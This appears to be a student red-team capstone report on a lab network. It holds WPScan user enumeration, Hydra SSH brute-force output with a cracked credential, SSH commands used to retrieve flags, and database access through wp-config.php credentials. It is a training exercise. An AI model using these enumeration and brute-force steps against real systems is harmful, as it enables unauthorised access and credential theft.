RED TEAM

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Rami AlGhazzi
Katerina Alenicheva
Lobna Babiker
Jeremy Brooks
Javier Nolasco
Jennifer Moghalu

Table of Contents

This document contains the following resources:

01 **Network Topology & Critical Vulnerabilities**

02 **Exploits Used**

03 **Methods Used to Avoiding Detect**

Network Topology & Critical Vulnerabilities

Network Topology

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
User Enumeration (WordPress site)	Usernames can be easily revealed from WordPress site	This exploit lead to brute-force password attack
Weak User Password	Password easily can be cracked.	Credentials access
Unsalted User Password Hash (WordPress database)	A special character is not added into password hashes	Makes it easier to gain credentials as the hash is as is without any further alteration.
Privilege Escalation	Increase privileges to gain more access	Sudo privileges gained

Exploits Used

Exploitation of User Enumeration

- How did you exploit the vulnerability?

WPScan was used to enumerate users of the Target 1 WordPress site


Command:$ wpscan --url http://192.168.1.110 --enumerate u

- What did the exploit achieve?


Users Identified: Michael,Steven

Confirmed by: Login Error Messages


Use SSH to gain a user shell



```
Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
---------------------------------------------------------------

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
---------------------------------------------------------------

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Apr 20 20:12:38 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
```



```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```



```
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 1
4344399 [child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 1
5:41:12
```

Exploitation of Weak User Password

- How did you exploit the vulnerability?

  Small manual Brute-force attack to guess Michael’s password


- What did the exploit achieve?

  It allowed us to SSH into Michael and find flag 1 in var/www/html and flag 2 in /var/www directory next to the html folder.


- Commands: Flag 1 & Flag 2

- ssh michael@192.168.1.110
- pw: michael
- cd ../
- cd ../
- cd var/www/html
- ls -l
- nano service.html
- flag1

ssh michael@192.168.1.110
pw: michael
cd ../
cd../
cd var/www
ls -l
cat flag2.txt
flag2



```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></scri$
<script src="https://cdnjs.cloudflare.com/ajax/lib$
<script src="js/vendor/bootstrap.min.js"></script>$
<script type="text/javascript" src="https://maps.g$
<script src="js/easing.min.js"></script>          $
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
```



```
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls-l
-bash: ls-l: command not found
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation of MySQL Database

Summarize the following:


- How did you exploit the vulnerability?

  Same exploit used to gain Flag1 and 2.


- What did the exploit achieve?

  Accessing MySQL database and capturing Flag 3. Access to database was gained through the wp-config.php file by using Michael's credentials. Flag 3 was found in wp_posts table in the wordpress database.

